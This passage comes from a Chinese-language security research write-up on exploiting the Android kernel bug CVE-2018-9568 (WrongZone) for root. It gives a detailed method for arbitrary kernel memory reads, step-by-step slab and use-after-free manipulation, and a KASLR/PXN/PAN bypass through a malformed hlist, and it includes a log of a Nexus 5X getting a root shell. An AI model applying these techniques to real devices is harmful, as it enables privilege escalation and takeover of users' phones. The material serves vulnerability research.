上述思路是常见的提权思路。但是因为 kernel_sock_ioctl 的地址以及提权时涉及到的一些结构的 offset 在不同的设备上存在差异，使得最终的利用通用性并不高，需要对不同的设备做适配（需要对内核地址、结构偏移等等做硬编码）。为了做到让最终的利用能够自动适配多种设备，我们需要做更多的事情。

一般来说，获取内核任意地址读的方法是先 patch addrlimit，然后通过某些系统调用将其构造出来。这个方法更多的是从代码复用的角度来思考的。抛开这个思路，针对 CVE-2018-9568，我们可以更多地从**数据结构**的角度来思考这个问题：

既然已经可以完全控制 evil_tcp6_sk，如果我们可以**在 evil_tcp6_sk 上找到某些指针成员(或者多层嵌套的指针)，并且用户态可以通过 socket 相关系统调用对此指针成员指向的结构进行二进制层面的读操作，这样就可以通过不断修改此指针的值，完成内核任意地址读了。**此模式的伪代码如下所示：

```
struct tcp6_sock {
        ……
        struct X *p;
        ……
}
struct X {
        ……
        long val;
        ……
}
```

```
long syscall_x(......) {
        long val;
        struct X *pointer = tcp6_sock->p;
        val = pointer->val;
        return val;
}
```

从伪代码上看，因为我们可以控制 tcp6_sock 结构上的所有值，所以可以不断修改指针 p，只要把 p 的值改为我们想要读取的内核地址附近，就可以通过不断调用 syscall_x 读取到对应内核地址附近的值了。

按照上述内核任意地址读的构造方式，我们可以在系统调用 getsockopt 中找到如下相关代码：

```
case TCP_CONGESTION:
        if (get_user(len, optlen))
                return -EFAULT;
        len = min_t(unsigned int, len, TCP_CA_NAME_MAX);
        if (put_user(len, optlen))
                return -EFAULT;
        if (copy_to_user(optval, icsk->icsk_ca_ops->name, len))
                return -EFAULT;
        return 0;
```

此处 icsk 指向的地址就是 evil_tcp6_sk 所在地址，icsk_ca_ops 指针可以被完全控制，而 name 会被拷贝到 optval 中，返回到用户态，整个代码逻辑和上述模式一致。套用上述构造方式，我们就可以完成任意内核地址读的构造。不过，还需要解决另一个问题：如何知道 icsk_ca_ops 在 evil_tcp6_sock 上的 offset？

icsk_ca_ops 本身是可以用 setsockopt 进行设置的，可以通过对比设置前后 evil_tcp6_sk 内存块的变化从而得知 icsk_ca_ops 在 evil_tcp6_sock 上的 offset。设置 icsk_ca_ops 的代码如下：

```
if (setsockopt(evil_socket, SOL_TCP, TCP_CONGESTION, “reno”, strlen(“reno”) + 1) < 0) {
        perror(“failed to setsockopt TCP_CONGESTION”);
}
```

至此，我们在不 patch addrlimit 的情况下就可以做到任意内核地址读。后续步骤还是按照惯例，从内存中将整个内核读取出来，然后解析符号表就可以得到 kernel_sock_ioctl 地址，利用中所需要的 offset 等等都可以从中解析出来，甚至可以动态查找 jop 链。解决了符号地址、offset 等问题之后，再利用常规的提权方式进行提权，这样就完成了自动适配 exploit。

（6） 后续修复工作

因为 evil socket 的 evil_tcp6_sk 是从用户态分配的，直接对其进行释放会引发内核崩溃，所以可以直接把 evil socket 的 sk 成员写为 NULL，避免其释放。

3.3 提权效果

如下图示：

```
bullhead:/ $ getprop |grep fingerprint
[init.svc.fingerprintd]: [running]
[ro.bootimage.build.fingerprint]: [google/bullhead/bullhead:7.1.2/N2G47O/3852959:user/release-keys]
[ro.build.fingerprint]: [google/bullhead/bullhead:7.1.2/N2G47O/3852959:user/release-keys]
[ro.vendor.build.fingerprint]: [google/bullhead/bullhead:7.1.2/N2G47O/3852959:user/release-keys]
bullhead:/ $ /data/local/tmp/pwn
[+] PID = 6913
[+] num cpus = 6
[+] memory size = 0x716cc000
[+] ro.product.model = Nexus 5X
[+] ro.build.display.id = N2G47O
[+] ro.product.manufacturer = LGE
memset :0x88880000 to 0
Wait for a while ......
sleep no.0
sleep no.1
sleep no.2
sleep no.3
sleep no.4
attack applyed
icsk_ca_ops_off:0x400, tcp_init_congestion_ops_addr:ffffffc001a10698
start_vaddr:ffffffc000080000, end_vaddr:ffffffc003f70000
kernel_sock_ioctl:ffffffc000cff5bc
start_vaddr:ffffffc000080000, end_vaddr:ffffffc003f70000
[+] init_task = ffffffc0019bada0
[+] /init = ffffffc007298000
[+] /init cred = ffffffc022111480
[+] struct cred
[+] self_task_cred
finish rooting
fix success
Spawn a root shell
bullhead:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r
bullhead:/ #
```


4.利用方法二

利用方法二采用了与公开利用方法相似的思路，大体思路是将 WrongZone 转化为 UAF 的形式进行利用。在本方法中，我们发现了更加简单高效的信息泄露方法，在不构造 jop 链的情况下完成了信息泄露；再结合方法一中提到的内核任意地址读构造方法，同样可以达到自动适配多种设备的目的。

4.1 提权思路


首先，我们需要明确一个分配细节：当分配一个 tcp_sock 对象时，tcp_sock 对象后面挨着的 next 指针并不被修改，slub allocator 只是读取此 next 指针的值，赋给 freelist。整个过程只是一个简单的对象出链操作。

大概率来讲，wrongzone sk 被释放时，所在 slab 处于半满状态，如下图所示，wrongzone sk 未被释放时的情况：



可以看到，wrongzone sk 后面紧跟的 next 指针依然指向了 sk_3。

wrongzone sk 被释放后的情况如下：



可以看到，因为 wrongzone sk 被当成 tcp6_sock 释放，导致其后面的 next 指针并没有被正确地赋值，而是越界写到了 sk_3的内存区域。而 wrongzone sk 后面的 next 指针依然指向 sk_3内存，这样就产生了一个神奇的效果：sk_3所在的内存虽然是出于被占用状态，但却被链入了 freelist 链中。如果再从此 slab 上分配很多 tcp_sock 对象，就会出现 sk_3内存又被其他的 socket 使用。最终效果是：有两个 socket 共享了同一个 tcp_sock。我们把另一个共享了 sk_3的 socket 成为 dup_socket。

基于上面的效果，若将此 slab 上对应的所有 socket 都 close，这样，此 slab 变为全空状态，但保留 dup_socket 不 close。全空 slab 在满足某些条件下会被回收，交还给伙伴分配系统。但是，此时 dup_socket 的 sk 成员依然指向被回收的 slab 上，这样就构造出了一个 UAF 的场景。

后续的利用思路和以前出现过的 PingPongRoot 思路相似，但是因为内核防护手段的提升，所以，仍有很多的难点需要解决。

4.2 提权流程

假设一个全空的 TCP slab 上有 t 个空闲 object。

（1） 创建大量 tcp socket

此处创建大量的 socket 的主要目的是将 kmem_cache TCP 上面的所有缓存 object 都消耗完，尽量让后续步骤中分配 tcp_sock 时都会从一个刚刚新分配的 slab 上分配。具体原因见后续步骤；

此部分 socket 称为 run_out_socket.

（2） 构造两个 dup socket

（为什么要构造两个 dup socket？后续部分进行解释）


1） 创建一个 wrongzone sk；

2） 创建3个 tcp socket，称为 follow_socket；

3） 创建 t 个 tcp sockt；


此处创建 t 个 tcp socket 的目的是将 wrongzone sk 所在的 slab 填满，让其变为全满状态。此部分 socket 称为 fill_socket.

完成此步骤之后，可以看到下图的情况：




kmem_cache TCP 中有一个处于全满状态的 Evil TCP slab。

因为前面（1）中的操作，保证了 Evil TCP slab 被填满之前是一个刚刚从伙伴分配系统分配出来的新的 slab。一个新的 slab 刚刚被初始化后的情况如下图所示：




freelist 链表内的 object 链接顺序和 object 的地址前后保持一致，这个特性保证了 Evil TCP slab 的内部细节必然与下图保持一致：




4） 释放 follow_sk_2

释放后 Evil TCP slab 的细节如下图：



5） 释放 wrongzone sk

释放后 Evil TCP slab 的细节如下图：



可以看到，此时构造了一个有四个“空闲”object 的 freelist 链。

6） 分配大量的 tcp socket

此处分配大量的 tcp_socket 的目的有两个：一是保证在分配 tcp socket 的过程中一定可以将 Evil TCP slab 中的四个“空闲”object 用完；二是为了保证后续必然可以将全空的 Evil TCP slab 回收。

此部分 socket 称为 make_dup_socket。

分配结束后，可以肯定的是：make_dup_socket 里面必然有两个 socket，这两个 socket 分别和 follow_socket_0,follow_socket_1共用了 tcp_sock 结构，这两个 socket 称为 dup_socket。

如何从众多 make_dup_socket 中找出两个 dup_socket?方法比较灵活，可以通过分别给 follow_socket_0和 follow_socket_1做标记，然后遍历整个 make_dup_socket，如果发现相同标记，则就找到了对应的 dup_socket。在此我们使用了 setsockopt 中的 SO_REVBUF 选项来做标记。

通过做标记的方法，最终就可以找到 follow_socket_0对应的 dup_socket_0,follow_socket_1对应的 dup_socket_1。

（3） 回收 Evil TCP slab

按步骤进行如下操作：

1） 按顺序 close 所有 run_out_socket；

2） 依次 close dup_socket_0, dup_socket_1；


3） 按顺序 close 所有 fill_socket；

完成此步骤后，Evil TCP slab 就已经是全空状态了，并且在 kmem_cache_cpu 的 partial 链表上。但 partial 链表上的全空 slab 并不一定会直接回收，除非满足一定条件。按照背景知识中所讲的内容，全满 slab 在释放第一个 object 的时候，slab 会被链入到当前 kmem_cache_cpu 的 partial 链表中。在链入的过程中如果发现原 partial 链表中包含的空闲对象数目超过了一个合理值，就必然会对原 partial 链表中的全空 slab 进行回收。所以，为了确保 Evil TCP slab 被回收，还需要释放一些全满 slab 上的 object，也就是下一步要做的事情：

4） 按顺序 close 所有的 make_dup_socket(dup_socket 除外)；

（4） “捕获”Evil TCP slab

通过 mmap 分配大块内存，可以“捕获”Evil TCP slab，具体原理可参考 PINGPONG ROOT [2]。最终的效果如下：



用户态 mmap 分配的内存块与 Evil TCP slab 共享了同一块物理内存。

不过在捕获过程中，有一个问题需要解决：如何知道已经成功"捕获"Evil TCP slab？

前面所讲的两个 follow socket 的 tcp_sock 依然在 Evil TCP slab 上，所以，可以通过 socket 的某些系统调用对 tcp_sock 进行操作，留下一些标记。通过标记，我们就可以知道是否成功捕获，并且可以知道 tcp_sock 对应的用户态地址。mmap 一旦成功捕获 Evil TCP slab，对应物理页上所有内容都将被置为0。setsockopt、getsockopt 这些系统调用在调用 selinux 相应的 hook 函数时，会因为 tcp_sock 中的 sk_security 为 NULL 而失败。

在 socket 的 ioctl 实现中找到了可以用来做标记的代码：

```
switch (cmd) {
case SIOCGSTAMP:
    err = sock_get_timestamp(sk, (struct timeval __user *)arg);
    break;
case SIOCGSTAMPNS:
    err = sock_get_timestampns(sk, (struct timespec __user *)arg);
    break;
```

SIOCGSTAMP 和 SIOCGSTAMPNS 均可以用来对 tcp_sock 做标记。每次 mmap 结束后，尝试通过 ioctl 对 follow_socket_0做标记,若发现，mmap 的内存中出现了非0值，则说明"捕获"成功。并且可以肯定的是，非0值是 follow_sk_0的 sk_flags 和 sk_stamp 成员。同时由此计算得到 follow_sk_0对应的用户态地址。需要注意的是，这里虽然是想捕获 Evil TCP slab，但实际上可能仅仅是捕获到了 follow_sk_0和 follow_sk_1所在的物理页，并非整个 Evil TCP slab。

目前看来，此利用方法和 PINGPONG ROOT 相似。不过现在面临着更多的挑战。因为现在内核防护手段已经有了很大的提升，即便"捕获"到 Evil TCP slab，如果无法越过 KASLR[7], PXN[8],PAN[9]等等内核防护手段，同样也无法做到最终的提权。为此我们做了更深入的探究，发现了一整套可以完整越过 KASLR, PXN,PAN 等内核防护手段的利用方法。

（5） Bypass KASLR/PXN/PAN 内核防护，实现提权


经过上述步骤，我们获取到了 follow_sk_0对应的用户态地址，并且 follow_sk_1也在 mmap 的内存上。但是此时 follow_sk_0的成员中除了 sk_flags 和 sk_stamp 以外，全都为0，并没有任何信息泄露。

对于 follow_sk_0和 follow_sk_1这两个如此残缺的 tcp_sock 而言，想要通过某些直接的手

段，比如调用某些 socket 系统调用，来泄露内核地址是很困难的，很多执行路径都会崩溃。直接的方法不行，那我们就看看有没有一些间接的手段，比如，是否存在一些链表操作的流程可以被利用？因为链上结点的出入链会影响到前后结点上的值，说不好可以泄露一些内核地址。


查找代码后发现，这样的操作的确是存在的：

将 socket bind 到指定端口时，会将 socket 对应的 tcp_sock 链接到一个"local port bind bucket"中。具体是将 tcp_sock 的 sk_bind_node 成员链接到一个 hlist 中。




如上图，hlist 中的 hlist node 包含两个指针，next 指针和 pprev 指针。next 指针放在前面，指向下一个 hlist_node; pprev 指针放在后面，指向前一个 hlist_node 的 next 指针的地址，pprev 是一个指向指针的指针。

我们可以先简单地考虑下面的这种 hlist 布局：




在 follow_sk_0和 follow_sk_1之间穿插一个普通的 normal_sk，若将中间的 normal_sk 结点删除，hlist 会变成：



这个过程非常值得注意。**在删除 normal_sk 结点时，隐含了两个写操作：将 normal_sk 结点的 next 指针直接赋值给 follow_sk_1结点的 next 指针，将 normal_sk 结点的 prev 指针赋值给 follow_sk_0结点的 prev 指针。整个过程的数据流向是从 normal_sk 结点流向旁边的 follow_sk_1和 follow_sk_0,并且具体的数据都是这两个结点的地址**。这不正是我们想要看到的吗。

按照上面的思路初步推断，如果 Evil TCP slab 被捕获后，能够形成如下的 hlist：



follow_sk_1和 follow_sk_0结点的 next，pprev 指针因为 mmap 的操作均变为 NULL。如果此时将 normal_sk 结点删除，那么 follow_sk_1和 follow_sk_0结点的地址就自然写到各自的内存上，也就是写在了 mmap 的内存块上，这样就完成了信息泄露！

整个思路粗略来看是非常可行的，但事实上并不完整。因为在正常操作的情况下，几乎不可能构造出上图中所示的 hlist 链表。因为为了让 Evil TCP slab 保持全空状态，我们必须将 follow_socket_0、follow_socket_1或者 dup_socket_0、dup_socket_1都 close 掉。close 操作必然会使 follow_sk_1、follow_sk_0两个结点从 hlist 中删除。所以，正常操作的情况下，mmap 捕获 Evil TCP slab 成功后，是不可能出现上图中的 hlist 的。

但是上述思路只是对正常操作而言，如果我们可以构造出一些畸形的 hlist 呢？注意到，**我们其实可以对 follow_sk_1和 follow_sk_0两个结点重复添加到 hlist 两次，因为我们有 follow_socket_0、follow_socket_1与 dup_socket_0、dup_socket_1这两对 socket 指向这两个结点。神奇的是，在 follow_sk_1和 follow_sk_0两个结点重复添加两次后形成的畸形 hlist 上再删除这两个结点一次，这两个结点依然会保留在畸形 hlist 上**。所以，最终的效果就是，我们既保证了 Evil TCP slab 为全空状态，又保证了 follow_sk_1和 follow_sk_0保留在了 hlist 上。最后，再来通过删除 normal_sk 做信息泄露就非常方便了。

下面分别介绍几个关键点，最终完成提权：

1） 泄露 follow_sock_0的内核地址和一个正常 socket 的 tcp_sock 地址


这一步就是根据前面所讲的思路设计的。为了完成这一目的，我们还需要在之前的步骤中穿插一些额外的操作：

A. 创建三个普通 tcp socket，称为 bind_socket；

B. 在前面创建完 fill_socket 之后按顺序执行如下操作：

选择一个可用的本地端口,称为 BIND_PORT；
bind bind_socket_0到 BIND_PORT；
bind bind_socket_1到 BIND_PORT；
bind follow_socket_0到 BIND_PORT；
bind bind_socket_2到 BIND_PORT；
bind follow_socket_1到 BIND_PORT；


完成这些操作后，将会形成如下的 hlist：



